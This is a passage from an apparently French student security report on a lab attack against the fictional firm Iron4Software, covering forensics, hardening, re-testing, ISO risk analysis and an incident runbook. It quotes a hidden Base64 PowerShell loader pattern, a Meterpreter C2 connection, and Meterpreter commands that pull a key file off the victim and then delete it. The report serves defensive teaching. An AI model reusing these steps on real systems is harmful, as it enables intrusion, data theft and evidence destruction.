PS> C:\Users\Test\Desktop\winpmem.exe C:\Users\Test\Desktop\vm4-memoire.raw

windows.info : SystemTime = 2026-08-27 10:46:09 UTC ; Windows 10 x64 ; NtMajorVersion 10
```

C.4 Processus et commande malveillante

```
PID 8680  powershell.exe  CreateTime 2026-08-26 18:17:43 UTC  ExitTime 18:17:44 UTC
 └─ PID 10852 powershell.exe CreateTime 2026-08-26 18:17:44 UTC  (actif au moment du dump)
     └─ PID 10748 conhost.exe

PID 10852 : powershell.exe -nop -w hidden -c ... GzipStream ... FromBase64String ...
scriptblock::create ...
```

Le dump tardif ne contient plus `mshta.exe` ni `WINWORD.EXE` : ces processus ne doivent pas être présentés comme encore observés dans la mémoire acquise le lendemain.

C.5 Canal C2

```
10.0.0.3:61000 -> 192.168.1.68:4444 ESTABLISHED PID 10852 powershell.exe
Création : 2026-08-26 18:17:45 UTC = 20:17:45 CEST
```

Cette heure correspond à la session Meterpreter ouverte côté Kali à 20:17:51 +0200 ; la cohérence UTC/CEST est établie.

C.6 Clé de chiffrement

```
meterpreter > download "C:\Users\Test\AppData\Local\Temp\syskey.bin"
[*] ... -> /home/kali/evidence/syskey_vm4.bin/syskey.bin
[*] Downloaded 71.00 B of 71.00 B (100.0%)
meterpreter > rm "C:\Users\Test\AppData\Local\Temp\syskey.bin"
```

C.7 Conclusion forensique

L'analyse démontre un C2 Meterpreter persistant sur VM4, sous `IRON4SOFTWARE\test`, et la récupération de la clé suivie de sa suppression sur la cible. Aucune preuve fournie ne démontre une élévation au niveau système ni un dump complet des secrets Active Directory.

Annexe D — Phase 4 : durcissement

D.1 Périmètre réellement exécuté

Composant	Action observée	Statut / réserve
VM2	Déconnexion du laboratoire	Réalisé ; `harden-vm2.sh` non exécuté
VM3	Durcissement Windows Server	Réalisé avec réserves : reboot SMBv1 requis, erreurs AuditPol, règle RDP personnalisée créée
VM4	Durcissement Windows 10	Réalisé avec réserves : CLM/AuditPol génèrent des erreurs, contrôles finaux principaux positifs
VM5	Durcissement Debian/Splunk	Réalisé avec réserves : erreur ICMP UFW, règle LAN large ajoutée ; forwarders distants non démontrés
Segmentation	`network-segmentation.sh`	Non exécuté — architecture cible
WireGuard	Configuration proposée	Non démontrée dans les logs
Sauvegarde 3-2-1	Politique de continuité	Cible ; restauration Veeam non démontrée

D.2 VM3 — extraits du journal

```
[OK] Windows Defender activé (Temps réel, Comportement, IPS)
[OK] Pare-feu Windows activé (Block inbound par défaut)
[OK] Windows Update réactivé
=== Désactivation SMBv1 ===   RestartNeeded : True   [OK] SMBv1 désactivé
[OK] Signature SMB requise
=== RDP ===  [OK] NLA activé, couche TLS, chiffrement fort
DisplayName : RDP-LAN-Only   Enabled : True
Set-NetFirewallRule ... RemoteDesktop-UserMode-In-TCP : objet introuvable
[OK] RDP restreint au LAN (10.0.0.0/24)
```

Audit avancé : plusieurs commandes retournent `0x00000057 – Paramètre incorrect`, puis le script indique `[OK] Audit activé (4688/4663/4625)`. Réserve méthodologique : valider ensuite avec `auditpol /get` plutôt que se fier au message final. Sysmon 15.21 : configuration validée, service démarré.

D.3 VM4 — extraits du journal

```
(OK) Defender + Controlled Folder Access
(OK) Pare-feu active (Block inbound)
(OK) RDP NLA + TLS
Restriction PowerShell : MethodInvocationNotSupportedInConstrainedLanguage
(OK) PowerShell Constrained Language Mode active
```

```
(OK) PowerShell v2 desactive
(OK) Logging PowerShell active (ScriptBlock + Transcription)
(OK) Macros Office : blocage Internet + niveau securite eleve
(OK) Execution HTA bloquee
(OK) Signature SMB requise + Guest desactive
(OK) AutoRun USB desactive
```

Les premières commandes `auditpol` retournent aussi `0x00000057` avant l'activation finale par GUID. Sysmon est déjà enregistré (`The service sysmon64 is already registered`), ce qui ne doit pas être lu comme un échec d'installation.

D.4 VM5 — extraits du journal

```
[OK] Système mis à jour et outils installés
[OK] SSH durci (no root, clés uniquement, MaxAuthTries 3)
[OK] Splunk redémarré ; écoute sur 9997, 8000, 8089
[OK] Index iron4software configuré + inputs locaux (syslog, auth, audit)
[OK] Guide de déploiement forwarders affiché (à exécuter sur VM3/VM4/VM6)
```

UFW : `ufw allow proto icmp from 10.0.0.0/24` échoue (`Unsupported protocol 'icmp'`). UFW est activé en `Default: deny (incoming)` ; une règle `Anywhere ALLOW IN 10.0.0.0/24` est ajoutée pour rétablir la connectivité, à resserrer en production (elle autorise tout le LAN, pas uniquement l'ICMP).

D.5 Scripts et mesures non exécutés

Élément	État	Traitement dans le mémoire
`harden-vm2.sh`	Non exécuté	VM2 déconnectée ; script documentaire
`network-segmentation.sh`	Non exécuté	Architecture/prototype, pas une preuve de déploiement
WireGuard pfSense	Non démontré	Mesure cible
Sauvegarde Veeam/NAS 3-2-1	Non démontrée	Politique cible à tester

Annexe E — Phase 5 : ré-attaque

E.1 Principe

La Phase 5 ne compare que les vecteurs pour lesquels une base technique exploitable existe. Aucun résultat de devinage de mot de passe n'est intégré, faute de preuve.

E.2 Pivot web / VM2

Avant : le webshell VM2 permettait le pivot Chisel vers le LAN. Après : VM2 est déconnectée ; le même point de pivot n'est plus disponible.

E.3 Phishing scénarisé / payload VM4

Avant : payload déposé manuellement sur VM4 puis exécuté sous `IRON4SOFTWARE\test`. Après durcissement, la vérification avec Windows Defender indique une détection/quarantaine et `DidThreatExecute: False` pour le fichier de test récupéré.

E.4 SMBv1 / MS17-010

Avant : SMBv1 activé sur VM3, mais `smb-vuln-ms17-010` avait retourné `445/tcp filtered` — aucune exploitation démontrée. Après : le durcissement demande la désactivation de SMBv1 (`RestartNeeded: True`) ; validation finale à effectuer après redémarrage.

E.5 Synthèse

Axe	Avant	Après / cible	Conclusion
Pivot VM2	Succès Chisel/SOCKS	VM2 déconnectée	Chaîne initiale interrompue
Exécution HTA / payload	Démontrée sur VM4	Defender détecte, exécution non observée	Réduction observée
SMBv1 / MS17-010	SMBv1 actif ; exploit non démontré	Désactivation demandée ; reboot requis	Risque traité, validation post-reboot requise

La ré-attaque n'est pas résumée par un pourcentage de succès. Elle montre que plusieurs conditions nécessaires à la chaîne initiale ont été supprimées ou renforcées, tout en conservant les limites de preuve pour les contrôles non rejoués.

Annexe F — Phase 6 : gestion des risques (ISO 27005)

F.1 Fiches détaillées R1 à R5

Risque 1 — Compromission du service web et pivot vers le LAN. Le scénario prévoyait l'exploitation d'une CVE Apache de type path traversal. Lors du pentest, l'exploitation de CVE-2021-41773 n'a pas abouti (réponse `HTTP 400 Bad Request`) ; l'accès initial a été obtenu via le webshell PHP volontairement présent. Le risque ne doit donc pas être formulé comme une exploitation réussie de la CVE, mais plus largement comme la compromission du service web exposé permettant un pivot. La compromission de VM2 a effectivement ouvert un tunnel Chisel vers le LAN. *Traitement :* supprimer VM2, arrêter l'hébergement web local, externaliser le site vitrine (Vercel), retirer les redirections NAT HTTP/HTTPS. Cette décision supprime le chemin de pivot, sans lever tous les risques liés au site (sécurité des comptes GitHub/Vercel, DNS, chaîne de déploiement restant à la charge d'Iron4Software) : réduction importante du risque, associée à un transfert partiel de responsabilités vers le fournisseur.

Risque 2 — Phishing du CEO et ransomware. Le phishing simulé a permis une exécution sur VM4, un canal Meterpreter et le lancement d'un ransomware pédagogique, avec chiffrement de fichiers (29 annoncés par le script, 30 recensés ensuite), extension `.ironlocked`, note de rançon, modification du fond d'écran et extraction de la clé AES. C'est l'un des risques les plus importants. *Réduction :* Defender maintenu, Controlled Folder Access, restriction des macros Office et des fichiers venant d'Internet, blocage du vecteur HTA, journalisation PowerShell, désactivation de PowerShell v2, Sysmon, MFA sur les comptes sensibles, sensibilisation, sauvegardes 3-2-1.

Risque 3 — Compromission de comptes. Une authentification insuffisante (mots de passe faibles, pas de MFA, pas de verrouillage, droits trop larges, comptes courants et

administratifs confondus) augmente le risque. *Réduction :* MFA pour comptes privilégiés et VPN, longueur et complexité minimales, verrouillage après plusieurs échecs, séparation des comptes, revue régulière des droits, moindre privilège.

Risque 4 — Exposition SMBv1 / risque MS17-010. SMBv1 était prévu comme configuration vulnérable pour étudier EternalBlue. Lors des tests, SMBv1 n'était pas exploitable depuis la position de l'attaquant et `smb-vuln-ms17-010` s'est révélé non concluant : aucune exploitation réussie n'est revendiquée. Le maintien d'un protocole obsolète reste néanmoins un risque. *Traitement :* désactivation de SMBv1, usage de SMBv2/SMBv3, signature SMB, correctifs Windows, filtrage du port 445, segmentation — soit un évitement du risque spécifique à SMBv1.

Risque 5 — Fuite de données RH. Iron4Software manipule des données RH pouvant contenir des informations personnelles. Une compromission d'un poste ou du DC pourrait permettre leur exfiltration. Ce scénario n'a pas été exécuté complètement mais constitue un risque métier majeur. *Réduction :* chiffrement des données sensibles, contrôle strict des droits, moindre privilège, revue des ACL, segmentation, filtrage des flux sortants, journalisation des accès, surveillance des volumes anormaux, éventuelle solution DLP. Le risque résiduel reste supérieur aux autres car une fuite peut encore venir d'un compte légitime compromis ou d'une erreur humaine.

F.2 Checklist de conformité ISO/IEC 27001

A.5.1 — Politiques de sécurité. *État initial :* aucune PSSI formalisée ; des règles techniques isolées, sans document central. *Cible :* PSSI rédigée, validée par la direction, communiquée, revue au moins annuellement et après tout incident majeur. *Écart :* majeur. *Statut :* partiellement conforme.

A.5.15 — Contrôle d'accès. *État initial :* absence de MFA, mots de passe faibles, verrouillage insuffisant, compte Invité présent sur VM4, séparation de privilèges insuffisante. *Cible :* MFA pour comptes privilégiés et VPN, moindre privilège, comptes administrateurs dédiés, politique de mot de passe renforcée, verrouillage, revue trimestrielle. *Écart :* majeur. *Statut :* partiellement conforme.

A.5.24 — Préparation à la gestion des incidents. *État initial :* plusieurs étapes de réponse mises en pratique lors du scénario (identification, collecte de traces, analyse mémoire, IOC, confinement, éradication, préparation de la récupération), mais aucune procédure organisationnelle complète avant l'incident. *Cible :* procédure définissant rôles, signalement, escalade, confinement, éradication, conservation des preuves, restauration, communication de crise et retour d'expérience. Processus retenu : Détection → Qualification → Confinement → Éradication → Restauration → Retour d'expérience. *Écart :* modéré. *Statut :* partiellement conforme.

A.8.16 — Activités de surveillance. *État initial :* Splunk installé et accessible, mais ne recevant aucun événement utile au moment de l'attaque (aucune corrélation, alerte ou détection automatique). *Cible :* collecte des logs Windows, Sysmon et pfSense, centralisation, détection des brute-force et des exécutions PowerShell suspectes, détection des comportements ransomware, alertes et tableaux de bord. *Écart :* modéré. *Statut :* en amélioration.

Le contrôle A.8.15 (Journalisation) est complémentaire, mais nous limitons l'évaluation aux quatre contrôles demandés dans le projet.

Annexe G — Phase 7 : réponse aux incidents (ISO 27035)

G.1 Nature de la Phase 7

La Phase 7 est un runbook construit à partir du cas Marcus. Elle ne doit pas être lue comme le journal d'une réinstallation complète effectivement réalisée : les actions ci-dessous sont des procédures à exécuter selon la gravité de l'incident.

G.2 Faits techniques déclenchant le runbook

Indicateur	Valeur observée	Conséquence
Compte compromis	`IRON4SOFTWARE\test`	Isoler VM4 et réinitialiser le compte
Processus C2	`powershell.exe` PID 10852	Préserver la mémoire puis terminer le processus après acquisition
Connexion C2	10.0.0.3:61000 → 192.168.1.68:4444 ESTABLISHED	Bloquer la communication, rechercher l'IOC sur les autres hôtes
Artefacts ransomware	`.ironlocked`, `LISEZ_MOI_AVANT.txt`, `ransom_wallpaper.bmp`	Contenir, préserver, évaluer la restauration
Clé	`syskey.bin` récupérée par Red Team puis supprimée	Ne pas dépendre de la clé attaquant ; restaurer depuis sauvegardes

G.3 Confinement proposé

1. Isoler VM4 par règle réseau, sans l'arrêter si une acquisition mémoire reste nécessaire. 2. Bloquer les IOC réseau connus et vérifier leur présence sur les autres postes. 3. Désactiver/réinitialiser `IRON4SOFTWARE\test` ; dans le scénario CEO, renouveler aussi les secrets du compte CEO si nécessaire. 4. Préserver journaux, dump mémoire et artefacts avant nettoyage.

G.4 Éradication proposée

Arrêter le processus malveillant après acquisition, supprimer les artefacts, valider l'absence de persistance et reconstruire le poste depuis une source de confiance si l'intégrité ne peut être démontrée. Aucune élévation SYSTEM n'étant prouvée, le périmètre de rotation des secrets doit être décidé à partir de l'analyse, non d'une hypothèse.

G.5 Récupération et RTO cibles

Service	RTO cible	Méthode proposée
Code source	4 h	Dépôt distant + sauvegarde indépendante
Active Directory	8 h	Restauration/reconstruction selon compromission et

Service	RTO cible	Méthode proposée
		sauvegardes validées
SIEM Splunk	12 h	Restauration configuration/index puis validation ingestion
Postes de travail	24 h	Template durci + restauration des données vérifiées


G.6 Sensibilisation — programme proposé

Une plateforme dédiée peut servir à simuler des campagnes de phishing. Indicateurs à suivre : taux de clic, taux de téléchargement, taux de signalement, délai moyen de signalement, progression après formation. Aucun résultat chiffré de campagne n'est présenté comme réalisé dans ce mémoire.


Annexe I — Captures d'écran


Les captures ci-dessous sont à réinsérer depuis votre dossier de travail (elles n'ont pas pu être reprises automatiquement).

I.1 — État du Bureau de VM4 après exécution du ransomware, avec le fond d'écran de rançon appliqué et le fichier `LISEZ_MOI_AVANT.txt` déposé.




I.2 — Vue des événements dans Splunk (journaux internes du serveur, sans remontée des machines du réseau) et vue des index, mettant en évidence l'absence d'événements dans `main` et `iron4software`.







I.3 — Détection du balayage de ports remontée par le dispositif d'alerting.



I.4 — Schémas réseau avant et après segmentation.


WinSRV
Apache
Splunk
VMBR 30
Win 10
PF
VMBR 1
Kali
AVANT


WinSRV
Win 10
VMBR 40
PF
VMBR 41
VMBR 1
Kali
APRES